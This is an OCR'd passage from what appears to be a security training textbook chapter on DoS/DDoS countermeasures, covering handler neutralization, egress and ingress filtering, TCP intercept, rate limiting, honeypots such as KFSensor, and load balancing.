
- **Network Service Providers**

  Service providers and network administrators can adopt dynamic pricing for their network usage to charge potential secondary victims for accessing the Internet and thereby encourage them to become more active in preventing themselves from becoming a part of a DDoS attack.

Detect and Neutralize Handlers

An important method used to stop DDoS attacks is to detect and neutralize handlers. This can be achieved by network traffic analysis, neutralizing botnet handlers, and identifying spoofed source addresses. In the agent-handler DDoS attack-tool arsenal, the handler works as an intermediary for the attacker to initiate attacks. Analyzing communication protocols and traffic patterns between handlers and clients or handlers and agents can reveal the network nodes infected by the handlers. Discovering the handlers in the network and disabling them can be a quick method of disrupting the DDoS attack network. Because the number of DDoS handlers deployed in the network is much less than the number of agents, neutralizing a few handlers can possibly render multiple agents useless, thereby thwarting DDoS attacks.

Furthermore, there is a reasonable probability that the spoofed source address of DDoS attack packets will not represent a valid source address of the definite sub-network. Identifying spoofed source addresses will prevent DDoS attacks with thorough comprehension of communication protocols and traffic among handlers, clients, and agents.



Prevent Potential Attacks

Egress Filtering

- Egress filtering **scans the headers of IP packets** leaving a network
- Egress filtering ensures that **unauthorized or malicious traffic** never leaves the internal network
- The packets will not reach the targeted address if they do not meet the necessary specifications

Ingress Filtering

- Ingress filtering **prevents the source address spoofing** of Internet traffic
- It **protects against flooding attacks** originating from valid prefixes (IP addresses)
- It allows the originator to be traced to its true source

TCP Intercept

- TCP intercept features in routers protect TCP servers from TCP SYN-flooding attacks
- Configuring TCP Intercept features **prevents DoS attacks** by intercepting and validating TCP connection requests

Rate Limiting

- Rate limiting **controls the rate of outbound or inbound traffic** of a network interface controller
- It **reduces the high-volume inbound traffic** caused by DDoS attacks

Prevent Potential Attacks

- **Egress Filtering**

  Egress filtering scans the headers of IP packets leaving a network. If the packets meet specifications, they can be routed out of the sub-network from which they originated. On the other hand, the packets do not reach the targeted address if they fail to meet the necessary specifications. Egress filtering ensures that unauthorized or malicious traffic never leaves the internal network.

  DDoS attacks generate spoofed IP addresses. Establishing protocols to require any legitimate packet that leaves a company's network to have a source address in which the network portion matches the internal network can help mitigate attacks. A properly developed firewall for the sub-network can filter out many DDoS packets with spoofed IP source addresses.

  If a web server is vulnerable to a zero-day attack known only to the underground hacker community, a server can be vulnerable even after applying all available patches. However, if the user enables egress filtering, they can save the integrity of a system by keeping the server from establishing a connection back to the attacker. This would also limit the effectiveness of many payloads used in common exploits. Outbound exposure can be restricted to the required traffic, thereby limiting the attacker's ability to connect to other systems and gain access to tools that can enable further access into the network.

- **Ingress Filtering**

  Ingress filtering is a packet filtering technique used by many Internet Service Providers (ISPs) to prevent the source address spoofing of Internet traffic. Thus, ingress filtering can indirectly combat several types of net abuse by making Internet traffic traceable to its true source. It protects against flooding attacks that originate from valid prefixes (IP addresses) and enables the originator to be traced to its true source.

- **TCP Intercept**

  TCP intercept is a traffic-filtering feature in routers to protect TCP servers from a TCP SYN-flooding attack, which is a kind of DoS attack. In a SYN-flooding attack, the attacker sends a huge volume of requests to connect with unreachable return addresses. As the addresses are not reachable, the connections cannot be established and remain unresolved. This huge volume of unresolved open connections overwhelms the server and may cause it to deny service even to valid requests. Consequently, legitimate users may not be able to connect to a website, access email, use an FTP service, and so on.

  In the TCP intercept mode, a router intercepts the SYN packets sent by clients to a server and matches them with an extended access list. If a match is obtained, then on behalf of the destination server, the intercept software establishes a connection with the client. Similarly, the intercept software also establishes a connection with the destination server on behalf of the client. Once the two half connections are established, the intercept software combines them transparently. Thus, the TCP intercept software prevents fake connection attempts from reaching the server by acting as a mediator between the server and client throughout the connection.

- **Rate Limiting**

  Rate limiting is a technique used to control the rate of outbound or inbound traffic of a network interface controller. This technique effectively reduces the high volume of inbound traffic that causes a DDoS attack. It is especially important to employ this technique in hardware appliances, in which the technique is configured to limit the rate of requests on layers 4 and 5 of the Open Systems Interconnection (OSI) model.

Deflect Attacks

- Systems that are set up with limited security, also known as **Honeypots**, act as an enticement for an attacker
- Honeypots serve as a means of **gaining information** about attackers, **attack techniques**, and tools by storing a record of the system activities
- The defense-in-depth approach is used with IPSes at different network points to divert **suspicious DoS traffic** to several honeypots

KFSensor

KFSensor acts as a honeypot, designed to attract and detect hackers and worms by simulating **vulnerable system services** and Trojans

Deflect Attacks

Systems set up with limited security, also known as honeypots, act as enticement for an attacker. Recent research reveals that a honeypot can imitate all aspects of a network, including its web servers, mail servers, and clients. Honeypots are intentionally set up with low security to gain the attention of DDoS attackers and serve as a means for gaining information about attackers, attack techniques, and tools by storing a record of the system activities. DDoS attackers attracted by a honeypot install handlers or agent code within the honeypot. This avoids compromising systems that are more sensitive. Honeypots not only protect the actual system from attackers but also keep track of details on the attackers' activities by recording the activity information. Consequently, the honeypot owner can keep a record of the handler and/or agent activity. Users can employ this knowledge to defend against any future DDoS installation attacks. A defense-in-depth approach with Internet Protocol Security (IPsec) can be used at different network points to divert suspicious DoS traffic to several honeypots.

There are two different types of honeypots:

- Low-interaction honeypots
- High-interaction honeypots

An example for high-interaction honeypots is a honeynet. Honeynets form the security infrastructure; in other words, they simulate the complete layout of a network of computers but are originally intended for "capturing" attacks. The goal is to develop a network wherein all activities are controlled and tracked. This network contains potential victim decoys, and the network even has real computers running real applications.

- **KFSensor**

  Source: *http://www.keyfocus.net*

  KFSensor is a Windows-based honeypot intrusion detection system (IDS). It acts as a honeypot designed to attract and detect hackers and worms by simulating vulnerable system services and Trojans. By responding with an emulation of a real service, KFSensor can reveal the nature of an attack while maintaining total control and avoiding the risk of compromise. By acting as a decoy server, it can divert attacks from critical systems and provide a higher level of information than can be achieved using firewalls and a network IDS (NIDS) alone.


Figure 10.33: Screenshot of KFSensor

The following are examples for additional DoS/DDoS countermeasure (honeypot) tools:

- SSHHiPot (*https://github.com*)
- Artillery (*https://github.com*)
- Cowrie (*https://github.com*)



Mitigate Attacks

Load Balancing

- Increase bandwidth on **critical connections** to absorb additional traffic generated by an attack
- **Replicate servers** to provide additional failsafe protection
- Balance loads on each server in a **multiple-server architecture** to mitigate DDoS attacks

DDOS ATTACK

Throttling

- Set routers to access a server with a logic that throttles **incoming traffic levels** to be safe for the server
- Throttling helps in preventing damage to servers by controlling **DoS traffic**
- This method helps routers manage **heavy incoming traffic**, so that the server can handle it
- It filters legitimate user traffic from fake **DDoS attack traffic**

Drop Requests

- In this technique, servers and routers **drop packets** when load increases
- System causes requester to drop the request by making it to solve a difficult puzzle that requires a lot of **memory or computing** power before it can continue with the request

Mitigate Attacks

- **Load Balancing**

  Bandwidth providers can increase bandwidth on critical connections in case of a DDoS attack to prevent their servers from shutting down. Using a replicated server model provides additional failsafe protection. Replicated servers help in better load management by balancing loads on each server in a multiple-server architecture; they also increase normal network performance and mitigate the effect of a DDoS attack.

